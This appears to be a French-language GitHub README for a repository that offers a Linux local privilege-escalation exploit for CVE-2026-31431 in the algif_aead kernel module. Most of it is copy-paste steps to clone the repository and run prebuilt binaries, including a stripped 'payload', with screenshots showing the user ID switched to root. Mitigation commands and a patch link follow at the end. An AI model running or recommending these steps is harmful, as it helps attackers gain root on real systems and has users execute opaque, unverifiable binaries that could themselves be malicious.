 exploiteoom/cve-2026-31431
Exploit pour CVE-2026-31431 qui élève les privilèges en modifiant l'ID utilisateur, avec un script de vérification et des instructions d'atténuation pour la vulnérabilité algif_aead.


Obtenez toutes les nouvelles alertes CVE sur https://exploitroom.com
mail :: ~/Desktop/CVE-2026 » file *
exploit:            ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=9454dbdde0ac2d1a8981c06db89f24a4753ec3b7, for GNU/Linux 3.2.0, not stripped
payload:            ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=9b0f16503767336bc8a821482933c1111aafa23a, stripped
verify_vulneurable: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=a79c6ab7e9d14e60af8d7dfc1c102e3bc93a910b, for GNU/Linux 3.2.0, not stripped
mail :: ~/Desktop/CVE-2026 »
git clone https://github.com/ExploitEoom/CVE-2026-31431.git
cd CVE-2026-31431
chmod +x *
./verify_vulneurable
./exploit
https://github.com/user-attachments/assets/27e0f28e-0cb8-438d-9fe4-ebd56035adad

 L'identifiant est passé de 1000 à 0000

 Nous ne pouvons pas exécuter certaines commandes système

 Passez en root avec sudo su ou utilisez ./exploit puis recherchez l'utilisateur sur lequel vous avez exécuté l'exploit
 Remplacez le 0000 par 1000
 Voilà, vous avez récupéré votre utilisateur
lsmod | grep algif_aead
Aucune sortie (non utilisé) → exécutez les commandes de désactivation ci-dessous
echo "install algif_aead /bin/false" | sudo tee /etc/modprobe.d/disable-algif-aead.conf
sudo rmmod algif_aead 2>/dev/null || true
Debian/Ubuntu : sudo apt update && sudo apt upgrade -y CentOS/RHEL/Rocky/Alma : sudo dnf update -y Correctif : https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5
